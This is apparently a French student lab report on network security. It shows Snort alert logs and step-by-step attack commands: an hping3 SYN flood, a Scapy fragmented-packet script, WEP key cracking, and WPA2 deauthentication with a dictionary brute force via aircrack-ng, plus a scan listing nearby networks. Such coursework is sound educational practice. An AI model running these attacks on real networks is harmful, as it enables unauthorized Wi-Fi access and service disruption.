03/29-10:45:58.714531 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.714545 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.714551 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.719535 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.719554 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.769582 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.769615 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22

```

Sur Client B :

```
root@rt# ssh 87.10.10.1
```

- Script Attaque DoS sur le serveur Web avec des GET requests

```

root@rt-fernandez: ~
Fichier Édition Affichage Rechercher Terminal Aide

03/29-10:49:36.853401 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33376 -> 87.10.10.1:80
03/29-10:49:36.867451 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33384 -> 87.10.10.1:80
03/29-10:49:36.885581 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33394 -> 87.10.10.1:80
03/29-10:49:36.899492 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33406 -> 87.10.10.1:80
03/29-10:49:36.918471 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33418 -> 87.10.10.1:80
03/29-10:49:36.933974 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33428 -> 87.10.10.1:80
03/29-10:49:36.952997 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33436 -> 87.10.10.1:80
03/29-10:49:36.967946 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33452 -> 87.10.10.1:80
03/29-10:49:36.989471 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33454 -> 87.10.10.1:80
03/29-10:49:37.009561 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33470 -> 87.10.10.1:80
03/29-10:49:37.021992 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33484 -> 87.10.10.1:80
03/29-10:49:37.039450 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33486 -> 87.10.10.1:80
03/29-10:49:37.054975 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33494 -> 87.10.10.1:80
03/29-10:49:37.071457 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33510 -> 87.10.10.1:80
03/29-10:49:37.086953 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33524 -> 87.10.10.1:80
03/29-10:49:37.104947 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33538 -> 87.10.10.1:80
03/29-10:49:37.119404 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33546 -> 87.10.10.1:80
03/29-10:49:37.137916 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33558 -> 87.10.10.1:80
03/29-10:49:37.151969 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33574 -> 87.10.10.1:80
03/29-10:49:37.169954 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:33588 -> 87.10.10.1:80
03/29-10:49:37.183462 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44916 -> 87.10.10.1:80
03/29-10:49:37.205479 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44930 -> 87.10.10.1:80
03/29-10:49:37.220901 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44946 -> 87.10.10.1:80
03/29-10:49:37.238967 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44952 -> 87.10.10.1:80
03/29-10:49:37.255538 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44960 -> 87.10.10.1:80
03/29-10:49:37.271448 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44972 -> 87.10.10.1:80
03/29-10:49:37.289428 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44980 -> 87.10.10.1:80
03/29-10:49:37.303478 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:44990 -> 87.10.10.1:80
03/29-10:49:37.320934 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45006 -> 87.10.10.1:80
03/29-10:49:37.335463 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45018 -> 87.10.10.1:80
03/29-10:49:37.353551 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45030 -> 87.10.10.1:80
03/29-10:49:37.367510 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45032 -> 87.10.10.1:80
03/29-10:49:37.383483 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45036 -> 87.10.10.1:80
03/29-10:49:37.397472 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45048 -> 87.10.10.1:80
03/29-10:49:37.410964 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45050 -> 87.10.10.1:80
03/29-10:49:37.434459 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45062 -> 87.10.10.1:80
03/29-10:49:37.451479 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45070 -> 87.10.10.1:80
03/29-10:49:37.466996 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45086 -> 87.10.10.1:80
03/29-10:49:37.483447 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45088 -> 87.10.10.1:80
03/29-10:49:37.499458 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45098 -> 87.10.10.1:80
03/29-10:49:37.515468 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45100 -> 87.10.10.1:80
03/29-10:49:37.531956 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45104 -> 87.10.10.1:80
03/29-10:49:37.547435 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45108 -> 87.10.10.1:80
03/29-10:49:37.565476 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45116 -> 87.10.10.1:80
03/29-10:49:37.579943 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45128 -> 87.10.10.1:80
03/29-10:49:37.597429 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45136 -> 87.10.10.1:80
03/29-10:49:37.611442 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45152 -> 87.10.10.1:80
03/29-10:49:37.632952 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45166 -> 87.10.10.1:80
03/29-10:49:37.647484 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45172 -> 87.10.10.1:80
03/29-10:49:37.665890 [**] [1:100004:0] "Detection Dos probable GET Requests" [**] [Priority: 0] {TCP} 87.10.10.129:45176 -> 87.10.10.1:80

```

Un script bash sur le client B qui fais la requête GET en boucles sur le serveur web A

- Détection d'un login raté sur le serveur FTP

```

Fichier Édition Affichage Rechercher Terminal Aide

root@rt-mobl6:~# ls
get.sh  scnr-1.0dev-20230525_235417  snort_src
root@rt-mobl6:~# ftp 87.10.10.1
Connected to 87.10.10.1.
220 Welcome to blah FTP service.
Name (87.10.10.1:rt): d
530 Non-anonymous sessions must use encryption.
Login failed.
421 Service not available, remote server has closed connection
ftp> 

```

SAÉ Cyber 4.0 Sécurisation d'un SI

```

Fichier  Edition  Affichage  Recherche  Terminal  Aide
root@rt-fernandez: ~
Finished rule args:
-----
ips policies rule stats
-----
table
  id      loaded  shared  enabled  file
  --      -
  0       215    0       215     /usr/local/etc/snort/snort.lua
-----
rule counts
  total rules loaded: 215
  text rules: 215
  option chains: 215
  chain headers: 8
-----
port rule counts
  tcp      udp      icmp     ip
  --      -
  any      1       2       1
  dst      2       0       0
  total    4       1       2
-----
service rule counts
  to-srv  to-cli
  --      -
  file id: 208 208
  ftp: 1 1
  http: 2 2
  http2: 2 2
  http3: 2 2
  total: 215 215
-----
fast pattern groups
  any: 2
  to_server: 0
  to_client: 0
-----
search engine (ac_bnf)
  instances: 17
  patterns: 431
  pattern chars: 2586
  num states: 1856
  num match states: 385
  memory scale: KB
  total memory: 87.9854
  pattern memory: 19.3447
  match list memory: 28.4862
  transition memory: 38.1094
  fast pattern only: 3
appid: MaxRss diff: 3348
appid: patterns loaded: 300
-----
pcap DAQ configured to passive.
Commencing packet processing
++ [0] enpl0
03/29-10:46:56.709488 [**] [1:100003:0] "Tentative de login raté sur le serveur FTP" [***] [Priority: 0] {TCP} 87.10.10.1:21 -> 87.10.10.129:58806

```

- Détection des URIs non-normalisées

Sur Client B :

```


root@rt-mob16: ~
Fichier  Édition  Affichage  Recherche  Terminal  Aide
root@rt-mob16:~# curl 87.10.10.1/admin
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 87.10.10.1 Port 80</address>
</body></html>
root@rt-mob16:~# █

```

- Commande mis sur le client pour tester le fonctionnement de DoS TCP SYN :

```
root@rt# hping3 -S --flood 87.10.10.1
```

- Détection de paquets fragmentés de taille < 200 ou > 1000

A screenshot of a Linux terminal window. The window has a title bar with 'Terminal' on the right. Below the title bar is a menu bar with 'Fichier', 'Editer', 'Affichage', 'Rechercher', 'Terminal', and 'Aide'. The main area shows the GNU nano 3.2 editor editing a file named 'frag.py'. The code in the editor is as follows:

```
from scapy.all import *  
  
# Craft a large fragmented packet  
pkt = IP(dst="87.10.10.1")/ICMP()/("X"*3000)  
  
# Fragment the packet  
frag_pkt = fragment(pkt, fragsize=1400)  
  
# Send the fragmented packet  
send(frag_pkt)
```

Ce script Python utilise le module Scapy pour créer et envoyer un paquet ICMP (ping). Ensuite, il fragmente ce paquet en plusieurs parties avant de l'envoyer sur le réseau. La taille de fragmentation est définie par la variable **fragsize**, qui dans la capture d'écran est réglée à 1400. Du coup, la règle qui sera déclenchée est celle qui détecte une fragmentation supérieure à 1000 octets.

Tâche 6 Attaque sur le Wifi (4,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	100 %

Estimation du temps passé sur cette tâche en heure-homme : 15h

Objectif : Mettre en place des attaques sur le WEP et sur le WPA avec une Linksys puis avec un SNS


Sous-tâches	Evaluation prof
Mise en place du WEP sur Linksys	
Cassage de la clé WEP sur Linksys	
Mise en place du WPA sur Linksys	
Cassage du WPA sur Linksys	
Mise en place du WEP sur Stormshield SNS	
Cassage de la clé WEP sur Stormshield SNS	
Mise en place du WPA sur Stormshield SNS	
Cassage du WPA sur Stormshield SNS	

Rapport

(Expliquez votre démarche, le fonctionnement de WEP et de WPA, le principe mis en place par le cracker, etc.)

Attaque WEP

Tout d'abord on met en place de WEP sur la borne linksys pour cela :



Le Wired Equivalent Privacy est un protocole de sécurité pour les réseaux sans fil qui vise à fournir un niveau de confidentialité similaire à celui des réseaux filaires. Il utilise une clé partagée entre les périphériques et le point d'accès pour chiffrer les données échangées. Cependant, le WEP est maintenant largement considéré comme obsolète et peu sûr en raison de ses vulnérabilités connues qui rendent relativement facile à des attaquants de compromettre le réseau.

Pour commencer l'attaque, on met le wlan qui est l'interface wifi en mode monitor avec la commande :

```
(root@kali)-[/home/nicorab]
# airmon-ng start wlan0
```

Le mode moniteur sur une interface Wi-Fi permet à la carte réseau de capturer et d'analyser les paquets de données qui circulent sur le réseau sans fil, sans se limiter à ceux qui sont adressés à la carte spécifique. Cela permet notamment de surveiller le trafic du réseau, de détecter les réseaux environnants, de réaliser des analyses de sécurité et de dépanner les problèmes de connectivité. En résumé, le mode moniteur permet une analyse approfondie du trafic Wi-Fi sans fil.

Puis on scanne les réseaux disponibles en filtrant par rapport au protocole d'encryptage souhaité

pour notre cas c'est le WEP. `airodump-ng --encrypt WEP wlan0mon`

Puis on trouve la liste des différents réseaux disponible :

SAÉ Cyber 4.0 Sécurisation d'un SI

```
CH 3 ][ Elapsed: 12 s ][ 2024-03-29 13:35

BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A4:BE:2B:BF:1B:E9 -84 2 0 0 6 360 WPA2 CCMP PSK ufc-wifi-invites
E6:56:4F:CC:0D:64 -93 2 0 0 6 130 WPA3 CCMP SAE iPhone de personne
A4:BE:2B:BF:1B:E0 -86 2 0 0 6 360 WPA2 CCMP MGT eduroam
26:4D:A7:67:AC:BD -86 6 0 0 6 130 WPA3 CCMP SAE iPhone d'Adrien
A4:BE:2B:BE:9C:A0 -79 6 0 0 6 360 WPA2 CCMP MGT eduroam
A4:D7:3C:8D:ED:9C -73 11 0 0 6 65 WPA2 CCMP PSK EB8DED9C-fe8DSyZusS1A0TU
A4:BE:2B:BE:9C:A9 -79 8 0 0 6 360 WPA2 CCMP PSK ufc-wifi-invites
00:00:84:16:21:A3 -86 9 0 0 11 405 WPA2 CCMP PSK StormShieldGAEH
DA:4E:C5:AA:AE:8C -93 5 0 0 11 130 WPA2 CCMP PSK Galaxy S10055f
78:57:73:99:B8:C9 -72 7 0 0 11 360 WPA2 CCMP PSK ufc-wifi-invites
78:57:73:99:B8:C0 -72 7 1 0 11 360 WPA2 CCMP MGT eduroam
00:00:84:16:21:A3 -39 19 0 0 11 54e WPA2 CCMP PSK Plouf_DMZ_A
30:23:03:8B:D1:D1 -25 19 0 0 6 54e WPA2 CCMP PSK LE-Z-EN-BRRRR
30:23:03:8B:D8:91 -83 14 0 0 6 54e WPA2 CCMP PSK GRP-1-IOM
5E:33:DD:94:21:3E -75 7 68 0 1 65 WPA2 CCMP PSK Kkc19
A4:BE:2B:BF:F9:A0 -60 10 0 0 1 360 WPA2 CCMP MGT eduroam
A4:BE:2B:BF:F9:A9 -60 9 0 0 1 360 WPA2 CCMP PSK ufc-wifi-invites
00:00:84:18:26:A1 -56 30 0 0 11 405 WPA2 CCMP PSK Grp4_SNS
30:23:03:8B:D1:95 -49 13 7 3 11 54 WPA2 CCMP PSK linksys
00:00:84:18:27:78 -47 15 0 0 11 405 WPA2 CCMP PSK Plouf_DMZ_B

BSSID          STATION          PWR Rate Lost Frames Notes Probes
78:57:73:99:B8:C0 30:89:4A:51:D6:0A -78 1e-1s 0 6
30:23:03:8B:D8:91 F0:77:C3:E0:27:E3 -89 0 - 6e 0 7
(not associated) E2:B8:61:B6:56:52 -90 0 - 1 0 1
(not associated) 8A:5B:EA:F7:1D:52 -72 0 - 1 0 1
(not associated) BA:1F:66:97:8A:C7 -79 0 - 1 97 16 Bbox-806204BF,Freebox-84597A,Livebox-DC00,Livebox-F180,SFR_C8E8,Freebox-315A40,Livebox-8420
(not associated) DA:A1:19:CA:82:02 -71 0 - 1 101 11 eduroam
(not associated) 4C:63:71:6A:47:4D -76 0 - 1 13 4 eduroam
(not associated) A6:5D:95:AC:84:89 -69 0 - 1 0 3
(not associated) A2:0F:53:84:22:03 -84 0 - 1 0 1
5E:33:DD:94:21:3E 96:18:87:00:E0:7E -65 24e-6e 103 68
30:23:03:8B:D1:95 D4:D8:53:80:62:C2 -51 54 -54 0 6
Quitting...

(root@kali)-[/home/nicorab]
```

On récupère ensuite le BSSID du réseau qu'on veut attaquer puis on exécute une commande afin d'écouter un réseau spécifique à l'aide de son BSSID

```
airodump-ng --write file_out.cap --canal 6 --encrypt wep --bssid
XX:XX:XX:XX:XX:XX wlan0
```

Suite à cette commande on écoute donc le réseau spécifier

```
CH 6 ][ Elapsed: 1 min ][ 2024-03-27 15:29

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
30:23:03:8B:D1:D1 -31 100 1036 30199 36 6 54e WEP WEP LE-Z-EN-BRRRR

BSSID          STATION          PWR Rate Lost Frames Notes Probes
30:23:03:8B:D1:D1 0E:72:AE:40:E0:96 -29 54e-54 0 29216
30:23:03:8B:D1:D1 A2:84:78:60:58:6E -51 54e-12 0 9329
Update failed - retrying in 60 sec...

zsh: suspended airodump-ng -w file_out68 -c 6 --encrypt wep --bssid 30:23:03:8B:D1:D1
```

Ensuite plus qu'à attendre qu'on ai beaucoup de data (l'idéal serait 50 000 d'après mon expérience pour pouvoir craquer facilement une clé en 64bits)

Pour calculer la clé de chiffrement il suffit de fournir en premier paramètre -z le fichier qui contient les trames capturées (ici file_out.cap). Le protocole est plus ou moins long en fonction du nombre de trames

reçues et du mot de passe. `aircrack-ng -z file_out.cap -0`

Puis on trouve enfin la clef qui permet l'accès au wifi

```

root@kali: /home/nicorab

Aircrack-ng 1.7

[00:00:00] Tested 460993 keys (got 444 IVs)

KB    depth  byte(vote)
0     62/ 63  E9( 768) 02( 512) 06( 512) 0C( 512) 0F( 512) 17( 512) 1C( 512) 1D( 512)
1     27/  1  FF(1024) 09( 768) 0E( 768) 24( 768) 5E( 768) 66( 768) 6A( 768) 6E( 768)
2     27/  2  F8(1024) 04( 768) 10( 768) 24( 768) 25( 768) 26( 768) 2A( 768) 2C( 768)
3      6/ 73  F5(1280) 19(1024) 2E(1024) 35(1024) 54(1024) 59(1024) 65(1024) 94(1024)
4      2/  8  70(1536) 13(1280) 67(1280) C0(1280) C1(1280) 19(1024) 1B(1024) 2C(1024)

KEY FOUND! [ 25:78:FD:DF:18 ]
Decrypted correctly: 100%

(root@kali)-[/home/nicorab]
#

```

Attaque WPA2

Pour cette attaque nous utilisons le stormshield comme borne wifi, nous mettons donc la sécurité sur WPA2 et définissons un mot de passe, pour notre cas qui est “azertyuiop”

Le Wi-Fi Protected Access 2 est un protocole de sécurité utilisé pour sécuriser les réseaux sans fil Wi-Fi. Il est conçu pour fournir une meilleure sécurité que son prédécesseur, le WPA. Le WPA2 utilise l'algorithme de chiffrement AES (Advanced Encryption Standard) pour protéger les données transmises sur le réseau Wi-Fi.

tout comme avant on commence par scanner les réseau (se mettre en mode moniteur) mais cette fois ci ceux qui sont en WPA2

```
airodump-ng --encrypt WPA2 wlan0mon
```

Il nous ressort la liste des réseau disponible, ensuite on récupère le bssid du réseau à attaquer puis on l'analyse :

```

BSSID          PWR Beacons   #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:0D:B4:18:26:A1 -16    495      31   0  11  405  WPA2 CCMP  PSK  Grp4_SNS
BSSID          STATION          PWR  Rate    Lost   Frames  Notes  Probes
00:0D:B4:18:26:A1 F2:53:2E:15:46:9F -42   1 - 1    210     624  EAPOL

```

On peut voir ici dans “station” qu’un appareil est connecté au réseau, on va forcer sa déconnexion à l’aide de aireplay afin qu’il se reconnecte et qu’on puisse récupérer le handshake pour par la suite pouvoir craquer le mot de passe, on va executer cette commande en simultanée avec l’analyse :

aireplay-ng -0 2 -a “BSSID” -c “MAC APPAREIL” wlan0mon suite à cette commande l’appareille

se déconnecte puis on arrive à récupérer le handshake

```

CH 1 ][ Elapsed: 3 mins ][ 2024-03-29 13:41 ][ WPA handshake: 00:0D:B4:18:26:A1
BSSID          PWR Beacons   #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:0D:B4:18:26:A1 -16    495      31   0  11  405  WPA2 CCMP  PSK  Grp4_SNS
BSSID          STATION          PWR  Rate    Lost   Frames  Notes  Probes
00:0D:B4:18:26:A1 F2:53:2E:15:46:9F -42   1 - 1    210     624  EAPOL

```

Ensuite on utilise un dictionnaire de mot de passe pour ma part j’ai pris celui de base installer sur kali linux le “wifite”

on lance une commande afin de bruteforce le mdp :

```

aircrack-ng -a2 -b XX:XX:XX:XX:XX:XX -w /usr/share/wordlists/wifite.txt
info-01.cap

```

Tâche 7 Utilisation de scanners de vulnérabilité (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	55 %
Nicolas RABERGEAU	45 %

Estimation du temps passé sur cette tâche en heure-homme : 25h


Objectif : Réaliser plusieurs évaluations de la sécurité des serveurs

Sous-tâches	Evaluation prof
Installez dans la DMZ une machine/VM metasploitable	100%
Installez et utilisez SCNR	100%
Installez et utilisez Legion	100%
Installez et utilisez Nuclei	100%
Installez et utilisez Nikto	100%
Placez les scanners dans la DMZ, puis à l'extérieur	100%

